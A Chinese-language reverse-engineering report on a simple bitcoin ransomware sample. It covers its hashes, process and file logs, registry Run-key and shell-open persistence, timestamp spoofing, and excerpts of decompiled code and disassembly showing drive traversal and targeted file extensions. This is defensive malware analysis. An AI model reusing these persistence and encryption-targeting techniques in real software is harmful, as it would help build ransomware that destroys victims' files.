


一、基本信息

FileName	mal.exe
Type	比特币勒索病毒
Size	12800 bytes
MD5	291456322ADCAC8F75437B9F4A715693
SHA-1	AC51CEC89C0D563715A646CCF5D584F1CE1FDD5D
加壳	无

二、样本简介


该样本是一个典型的勒索病毒，通过加密用户计算机中的指定后缀文件进行比特币勒索，其中文件加密的起始地址、加密大小都是固定的，加密后的文件特征为“文件名.IUUUUUUUUU”，其行为和加密手段都较为简单。

三、病毒流程图



四、动态行为抓取

1、进程和线程行为



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of... Process Name PID Operation Path

16:28:56...	svchost.exe	640	Process Create	C:\Windows\system32\wbem\wmiprvse.exe
16:28:57...	Explorer.EXE	1852	Process Create	C:\Tools\常用工具\SysinternalsSuite\Autoruns.exe
16:28:59...	Explorer.EXE	1852	Process Create	C:\Users\sam\Desktop\mal.exe
16:29:00...	DllHost.exe	5812	Process Exit	
16:30:48...	SGNews.exe	5792	Process Exit	
16:31:07...	SearchIndex...	3916	Process Create	C:\Windows\system32\SearchProtocolHost.exe
16:31:08...	SearchIndex...	3916	Process Create	C:\Windows\system32\SearchFilterHost.exe

单线程执行文件加密

2、注册表行为

Autoun Entry	Description	Publisher	Image Path	Time
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				2009
<input checked="" type="checkbox"/> cmd.exe	Windows 命令处理程序 (Verified) Microsoft Win...		c:\windows\system32\cmd.exe	2010
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2019
<input checked="" type="checkbox"/> Adobe ARM	Adobe Reader and Acr... (Verified) Adobe Syste...		c:\program files\common files\adobe\arm\1.0\adobearm.exe	2009
<input checked="" type="checkbox"/> Adobe Reader Speed Launcher	Adobe Acrobat Speed... (Verified) Adobe Syste...		c:\program files\adobe\reader 9.0\reader\reader_sl.exe	2009
<input checked="" type="checkbox"/> Almalmer			c:\users\sam\appdata\Local\Temp\vh3947\app62mbmq.exe	2012
<input checked="" type="checkbox"/> Everything	Everything (Verified) voidtools		c:\program files\everything\everything.exe	2019
<input checked="" type="checkbox"/> VMware User Process	VMware Tools Core Se... (Verified) VMware, Inc.		c:\program files\vmware\vmware tools\vmtoolsd.exe	2019
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2019
<input checked="" type="checkbox"/> SandboxieControl	Sandboxie Control (Verified) Invincea, Inc.		c:\tools\sandbox\sbiectrl.exe	2015
C:\Users\sam\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				2019
<input checked="" type="checkbox"/> Rolan.lnk	(Not verified) Rolan		c:\tools\toolsbox\rolan.exe	2019


添加注册表自启动项

3、文件操作行为


Process Monitor - Sysinternals: www.sysinternals.com							
File Edit Event Filter Tools Options Help							
Time of...	Process Name	PID	Operation	Path	Result	Detail	
16:30:10...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPC_ab6889990a54955...	SUCCESS	Offset: 48,	
16:30:10...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPC_ConStringResource...	SUCCESS	Offset: 48,	
16:30:10...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPC_640731e7564edf28e...	SUCCESS	Offset: 48,	
16:30:10...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPC_e2d268a2486565687...	SUCCESS	Offset: 48,	
16:30:10...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPC_e2d268a2486565687...	SUCCESS	Offset: 48,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPC_f5f4626a588c7d0d7...	SUCCESS	Offset: 48,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPS_OpnStringResource...	SUCCESS	Offset: 0,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPS_46453113558174...	SUCCESS	Offset: 48,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPS_46453113558174...	SUCCESS	Offset: 48,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPS_898163e12c65c281...	SUCCESS	Offset: 48,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\RTPS_c620d5908ddf54af...	SUCCESS	Offset: 48,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\SAMLCore_OpnStringReso...	SUCCESS	Offset: 0,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\SAMLCore_Saae6d715364...	SUCCESS	Offset: 48,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\SAMLCore_Saae6d715364...	SUCCESS	Offset: 48,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\SAMR_OpnStringResource...	SUCCESS	Offset: 0,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\SAMR_13215983664a1ae...	SUCCESS	Offset: 48,	
16:30:11...	mal.exe	740	WriteFile	C:\Program Files\Microsoft Message Analyzer\CompilationCache\SAMR_c16613ba2880da0d...	SUCCESS	Offset: 48,	

遍历全盘指定类型文件进行加密


在每个目录下生成的勒索提示文档



勒索文档内容



加密后的名字特征




连驱动文件也尝试加密

Temp 目录下, 可以通过 MD5 比对进行验证。其中在复制文件之前首先获取了 Windows 目录下的 explorer.exe 文件的最后访问修改时间, 这个时间会被用来设置为新释放文件的时间, 以防止检测工具通过查询文件时间将新文件遍历出来, 也对抗了一些文件查找工具, 路径为:

C:\Users\sam\AppData\Local\Temp\HH3947QPp62mMBq.exe

```
hHeap = GetProcessHeap();
FindResourceA_401F87(); // 查找资源
GetTempPathA(0x200u, Buffer); // Temp目录路径 (ASCII "C:\Users\sam\AppData\Local\Temp\")
lstrcpyA(String, Buffer);
GetModuleFileNameA(0, Filename, 0x500u); // 获取桌面病毒文件路径
lpBuffer = HeapAlloc(hHeap, 8u, nNumberOfBytesToRead); // 申请内存 280000 大小: 1B03E4 Byte
sub_4017B4(&dwword_406DB9);
Windows_explorer_exe_402472(); // 获取 C:\Windows\explorer.exe 文件的最后访问修改时间
lstrcatA(String, byte_406DD9);
lstrcatA(String, a_exe);
if ( CopyFileA(Filename, String, 1) ) // 将mal.exe重命名复制到Temp目录下:
// "C:\Users\sam\AppData\Local\Temp\HH3947QPp62mMBq.exe"
{
```



2、申请内存，用来存放并加密目标文件的数据

在复制完源文件释放到 Temp 目录后, 病毒申请了一块 1B03E4 字节大小的内存, 此块内存存在后续将被循环使用, 用来存放目标文件的数据, 如果文件大小小于该内存块, 则全部放入, 如果大于该内存块, 则存放 1B03E4 字节的数据, 注意开始读取文件的位置是固定的偏移 30h 字节处。

```
lpBuffer = HeapAlloc(hHeap, 8u, nNumberOfBytesToRead); // 申请内存 280000 大小: 1B03E4 Byte
```

3、添加到注册表自启动项

将释放的 HH3947QPp62mMBq.exe 添加到注册表自启动项 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, 命名为 AlmALMer.

004022B1	-	803D 2975400	cmp byte ptr ds:[0x407529],0x1	
004022B8	-	75 19	jnz short mal.004022D3	
004022BA	-	68 50594000	push mal.00405950	ASCII "C:\Users\sam\AppData\Local\Temp\"
004022BF	-	68 D4434000	push mal.004043D4	ASCII "AlmaLMer"
004022C4	-	68 A6434000	push mal.004043A6	ASCII "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
004022C9	-	68 02000000	push 0x80000002	
004022CE	-	E8 4F010000	call mal.00402422	

```

LSTATUS __stdcall Register_AutoRun_402422(HKEY hKey, LPCSTR lpSubKey, LPCSTR lpValueName, LPCSTR lpString)
{
    int v4; // eax
    HKEY phkResult; // [esp+0h] [ebp-8h]
    DWORD dwDisposition; // [esp+4h] [ebp-4h]

    RegCreateKeyEx(hKey, lpSubKey, 0, Class, 0, 0x2001Fu, 0, &phkResult, &dwDisposition);
    v4 = strlenA(lpString);
    RegSetValueExA(phkResult, lpValueName, 0, 1u, lpString, v4);
    return RegCloseKey(phkResult);
}

```

4、获得一些加密所需要的字符串、shell 执行

此处病毒会拼接出一些加密所需要的字符串，并且通过设置 AOUIJJBNYUXWCN\shell\open\command 来达到自动执行的目的。

```

LSTATUS GetSomeStringAboutEncrypting_402342()
{
    lstrcpyA(byte_4065B9, a_);
    lstrcatA(byte_4065B9, lpSubKey);
    Register_AutoRun_402422(HKEY_CLASSES_ROOT, byte_4065B9, byte_40444B, byte_406DE9);
    Register_AutoRun_402422(HKEY_CLASSES_ROOT, byte_406DE9, byte_40444B, aCrypted);
    lstrcpyA(byte_4065B9, byte_406DE9);
    lstrcatA(byte_4065B9, aDefaultIcon);
    lstrcatA(String, a0);
    Register_AutoRun_402422(HKEY_CLASSES_ROOT, byte_4065B9, byte_40444B, String);
    lstrcpyA(byte_4065B9, byte_406DE9);
    lstrcatA(byte_4065B9, aShellOpenComma);
    byte_40594E[strlenA(String)] = 0;
    return Register_AutoRun_402422(HKEY_CLASSES_ROOT, byte_4065B9, byte_40444B, String);
}

```

00402357	-	68 D9654000	push mal.004065B9	ConcatString = "AOUIJJBNYUXWCN\shell\open\command"
0040235C	-	E8 9D020000	call <jmp.&KERNEL32.lstrcatA>	lstrcatA
00402361	-	68 E96D4000	push mal.00406DE9	ASCII "AOUIJJBNYUXWCN"
00402366	-	68 4B444000	push mal.00404440	
0040236B	-	68 D9654000	push mal.004065B9	ASCII "AOUIJJBNYUXWCN\shell\open\command"
00402370	-	68 00000000	push 0x80000000	
00402375	-	E8 A8000000	call mal.00402422	
0040237A	-	68 EA434000	push mal.004043EA	ASCII "CRYPTED!"
0040237F	-	68 4B444000	push mal.00404440	
00402384	-	68 E96D4000	push mal.00406DE9	ASCII "AOUIJJBNYUXWCN"
00402389	-	68 00000000	push 0x80000000	
0040238E	-	E8 8F000000	call mal.00402422	
00402393	-	68 E96D4000	push mal.00406DE9	String2 = "AOUIJJBNYUXWCN"
00402398	-	68 D9654000	push mal.004065B9	String1 = mal.004065B9
0040239D	-	E8 6E020000	call <jmp.&KERNEL32.lstrcpyA>	lstrcpyA
004023A2	-	68 80434000	push mal.00404380	StringToAdd = "DefaultIcon"
004023A7	-	68 D9654000	push mal.004065B9	ConcatString = "AOUIJJBNYUXWCN\shell\open\command"
004023AC	-	E8 4D020000	call <jmp.&KERNEL32.lstrcatA>	lstrcatA
004023B1	-	68 A3434000	push mal.004043A3	StringToAdd = "",0"
004023B6	-	68 50594000	push mal.00405950	ConcatString = "C:\Users\sam\AppData\Local\Temp\HH3947QPp62mMBq.exe"
004023C3	-	68 50594000	push mal.00405950	ASCII "C:\Users\sam\AppData\Local\Temp\HH3947QPp62mMBq.exe"
004023C8	-	68 4B444000	push mal.00404440	
004023CD	-	68 D9654000	push mal.004065B9	ASCII "AOUIJJBNYUXWCN\shell\open\command"
004023CF	-	68 00000000	push 0x80000000	
004023D4	-	E8 49000000	call mal.00402422	
004023D9	-	68 E96D4000	push mal.00406DE9	String2 = "AOUIJJBNYUXWCN"
004023DE	-	68 D9654000	push mal.004065B9	String1 = mal.004065B9
004023E3	-	E8 28020000	call <jmp.&KERNEL32.lstrcpyA>	lstrcpyA
004023E8	-	68 8D434000	push mal.0040438D	StringToAdd = "\shell\open\command"
004023ED	-	68 D9654000	push mal.004065B9	ConcatString = "AOUIJJBNYUXWCN\shell\open\command"
004023F2	-	E8 07020000	call <jmp.&KERNEL32.lstrcatA>	lstrcatA
004023F7	-	68 50594000	push mal.00405950	String = "C:\Users\sam\AppData\Local\Temp\HH3947QPp62mMBq.exe"
004023FC	-	E8 15020000	call <jmp.&KERNEL32.lstrlenA>	lstrlenA
00402401	-	C600 4C594000	mov byte ptr ds:[eax*0x40594E],0x0	
00402408	-	68 50594000	push mal.00405950	ASCII "C:\Users\sam\AppData\Local\Temp\HH3947QPp62mMBq.exe"

获取一些之后加密会用到的字符串，比如文件后缀等

5、加密文件主逻辑

sub_4013A8 为该病毒的文件加密主逻辑，遍历磁盘的顺序为磁盘序号的倒序，比如此次我的试验机是只有 C 盘，在判断了 D 盘不存在之后返回转而执行 C 盘的文件遍历。加密会在

每个遍历过的目录下释放勒索提示文档，然后根据文件后缀进行目标文件的加密。

```
while ( 1 ) // 循环遍历磁盘，执行加密
{
    if ( v5 & (1 << v6) )
    {
        LOBYTE(v6) = v6 + 65;
        BYTE1(dword_40444F) = v6;
        LOBYTE(v6) = v6 - 65;
        *(&dword_40444F + 2) = 774528058;
        byte_404455 = 42;
        byte_404456 = 0;
        v29 = v5;
        v28 = v6;
        encryptedMain_4013A8(); // 循环释放勒索文档、遍历加密主逻辑
        v6 = v28;
        v5 = v29;
    }
    v7 = __OFSUB__(v6--, 1);
    if ( (v6 < 0) ^ v7 )
    {
        MessageBoxA_RemindYou_401000(); // 弹框提示勒索信息
        GlobalFree(lpBuffer);
        ExitProcess(0);
    }
}

sub_401377();
if ( lstrcmpiA(String2, FindFileData.cFileName)
    && lstrcmpiA(aHowToDecryptFi, FindFileData.cFileName)
    && lstrcmpiA(String1, FindFileData.cFileName) )
{
    *PathFindFileNameA(&dword_40444F + 1) = 0;
    if ( byte_40752A == 1 )
        WriteFile_40103A(&dword_40444F + 1); // 释放勒索提示文档
    lstrcatA(&dword_40444F + 1, FindFileData.cFileName);
    if ( byte_406550 != 1 )
    {
```

主加密逻辑

对于获取到的文件进行后缀名的判断，可加密的文件类型如下：

zip rar 7z tar gzip jpg jpeg psd cdr dwg max bmp gif png doc docx xls xlsx ppt pptx txt pdf
djvu htm html mdb cer p12 pfx kw m pwm 1cd md mdf dbf odt vob ifo lnk torrent mov m2v
3gp mpeg mpg flv avi mp4 wmv divx mkv mp3 wav flac ape wma ac3 exe iso dll html

0029F29C	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
0029F2AC	00 00 00 00	00 00 00 00	00 00 00 00	28 2A 77 36	/*w6	
0029F2BC	24 6E 00 09	3D 00 00 00	00 00 00 00	2A 2E 7A 69	70 00 2A 2E	\$n...*.zip.*
0029F2CC	72 61 72 00	2A 2E 37 7A	00 2A 2E 74	61 72 00 2A		rar.*.7z.*.tar.*
0029F2DC	2E 67 7A 69	70 00 2A 2E	6A 70 67 00	2A 2E 6A 70		.gzip.*.jpg.*.jp
0029F2EC	65 67 00 2A	2E 70 73 64	00 2A 2E 63	64 72 00 2A		eg.*.psd.*.cdr.*
0029F2FC	2E 64 77 67	00 2A 2E 6D	61 78 00 2A	2E 62 6D 70		.dwg.*.max.*.bmp
0029F30C	00 2A 2E 67	69 66 00 2A	2E 70 6E 67	00 2A 2E 64		.*.gif.*.png.*.d
0029F31C	6F 63 00 2A	2E 64 6F 63	78 00 2A 2E	78 6C 73 00		oc.*.docx.*.xls.
0029F32C	2A 2E 78 6C	73 78 00 2A	2E 70 70 74	00 2A 2E 70		*.xlsx.*.ppt.*.p
0029F33C	70 74 78 00	2A 2E 74 78	74 00 2A 2E	70 64 66 00		ptx.*.txt.*.pdf.
0029F34C	2A 2E 64 6A	76 75 00 2A	2E 68 74 6D	00 2A 2E 68		*.djvu.*.htm.*.h
0029F35C	74 6D 6C 00	2A 2E 6D 64	62 00 2A 2E	63 65 72 00		tml.*.mdb.*.cer.
0029F36C	2A 2E 70 31	32 00 2A 2E	70 66 78 00	2A 2E 68 77		*.p12.*.pfx.*.kw
0029F37C	6D 00 2A 2E	70 77 6D 00	2A 2E 31 63	64 00 2A 2E		m.*.pwm.*.1cd.*.
0029F38C	6D 64 00 2A	2E 6D 64 66	00 2A 2E 64	62 66 00 2A		md.*.mdf.*.dbf.*
0029F39C	2E 6F 64 74	00 2A 2E 76	6F 62 00 2A	2E 69 66 6F		.odt.*.vob.*.ifo
0029F3AC	00 2A 2E 6C	6E 68 00 2A	2E 74 6F 72	72 65 6E 74		*.lnk.*.torrent
0029F3BC	00 2A 2E 6D	6F 76 00 2A	2E 6D 32 76	00 2A 2E 33		*.mov.*.m2v.*.3
0029F3CC	67 70 00 2A	2E 6D 70 65	67 00 2A 2E	6D 70 67 00		gp.*.mpeg.*.mpg.
0029F3DC	2A 2E 66 6C	76 00 2A 2E	61 76 69 00	2A 2E 6D 70		*.flv.*.avi.*.mp
0029F3EC	34 00 2A 2E	77 6D 76 00	2A 2E 64 69	76 78 00 2A		*.wmv.*.divx.*
0029F3FC	2E 6D 6B 76	00 2A 2E 6D	70 33 00 2A	2E 77 61 76		.mkv.*.mp3.*.wav
0029F40C	00 2A 2E 66	6C 61 63 00	2A 2E 61 70	65 00 2A 2E		*.flac.*.ape.*.
0029F41C	77 6D 61 00	2A 2E 61 63	33 00 2A 2E	65 78 65 00		wma.*.ac3.*.exe.
0029F42C	2A 2E 69 73	6F 00 2A 2E	64 6C 6C 00	2A 2E 68 74		*.iso.*.dll.*.ht
0029F43C	6D 6C 00 00	23 2A 77 3D	F4 6C 00 0D	41 6C 6C 20		ml.*.w-音易..All

00401526	> 51	push ecx	KernelBa.760476DC
00401527	- 57	push edi	Wildcard = "*.rar"
00401528	- 68 50444000	push mal.00404450	Path = "C:\autoexec.bat"
0040152D	- E8 44100000	call <jmp.&shlvapi.PathMatchSpecA>	PathMatchSpecA
00401532	- 8BD8	mov ebx,eax	
00401534	- 57	push edi	String = "*.rar"
00401535	- E8 DC100000	call <jmp.&KERNEL32.lstrlenA>	lstrlenA
0040153A	- 03F8	add edi,eax	
0040153C	- 47	inc edi	
0040153D	- 59	pop ecx	
0040153E	- 83FB 01	cmp ebx,0x1	0029F2CA 循环执行后缀名匹配
00401541	- 74 08	jc short mal.0040154B	
00401543	- 49	dec ecx	KernelBa.760476DC
00401544	- 75 E0	jnz short mal.00401526	
00401546	- E9 DC010000	jmp mal.00401727	
0040154B	> 68 50444000	push mal.00404450	String2 = "C:\autoexec.bat"
00401550	- 68 50494000	push mal.00404950	String1 = mal.00404950
00401555	- E8 B6100000	call <jmp.&KERNEL32.lstrcpyA>	lstrcpyA
0040155A	- 80D0 50654000	cmp byte ptr ds:[0x406550],0x0	
00401561	- 75 30	jnz short mal.00401593	
00401563	- 68 50444000	push mal.00404450	String2 = "C:\autoexec.bat"
00401568	- 68 505B4000	push mal.00405B50	String1 = mal.00405B50
0040156D	- E8 9E100000	call <jmp.&KERNEL32.lstrcpyA>	lstrcpyA
00401572	- 68 32404000	push mal.00404032	StringToAdd = ""
00401577	- 68 505B4000	push mal.00405B50	ConcatString = ""
0040157C	- E8 7D100000	call <jmp.&KERNEL32.lstrcatA>	lstrcatA
00401581	- FF35 21754000	push dword ptr ds:[0x407521]	StringToAdd = "UUUUUUUUUU"
00401587	- 68 505B4000	push mal.00405B50	ConcatString = ""
0040158C	- E8 6D100000	call <jmp.&KERNEL32.lstrcatA>	lstrcatA
00401591	- EB 36	jmp short mal.004015C9	
edi=0029F2CA, (ASCII "*.rar")			

地址	HEX 数据	ASCII	0012FE30	0029F2CA	LString = "*.rar"
0029F2CA	2A 2E 72 61	72 00 2A 2E	37 7A 00 2A	2E 74 61 72	*.rar.*.7z.*.tar
0029F2DA	00 2A 2E 67	7A 69 70 00	2A 2E 6A 70	67 00 2A 2E	*.gzip.*.jpg.*.
0029F2EA	6A 70 65 67	00 2A 2E 70	73 64 00 2A	2E 63 64 72	jpeg.*.psd.*.cdr
0029F2FA	00 2A 2E 64	77 67 00 2A	2E 6D 61 78	00 2A 2E 62	*.dwg.*.max.*.b
0029F30A	6D 70 00 2A	2E 67 69 66	00 2A 2E 70	6E 67 00 2A	mp.*.gif.*.png.*
0029F31A	2E 64 6F 63	00 2A 2E 64	6F 63 78 00	2A 2E 78 6C	.doc.*.docx.*.xl
0029F32A	73 00 2A 2E	78 6C 73 78	00 2A 2E 70	70 74 00 2A	s.*.xlsx.*.ppt.*
0029F33A	2E 70 70 74	78 00 2A 2E	74 78 74 00	2A 2E 70 64	.pptx.*.txt.*.pd
0029F34A	66 00 2A 2E	64 6A 76 75	00 2A 2E 68	74 6D 00 2A	f.*.djvu.*.htm.*
0029F35A	2E 68 74 6D	6C 00 2A 2E	6D 64 62 00	2A 2E 63 65	.html.*.mdb.*.ce
0029F36A	72 00 2A 2E	70 31 32 00	2A 2E 70 66	78 00 2A 2E	r.*.p12.*.pfx.*.
0029F37A	6B 77 6D 00	2A 2E 70 77	6D 00 2A 2E	31 63 64 00	kum.*.pwm.*.1cd.
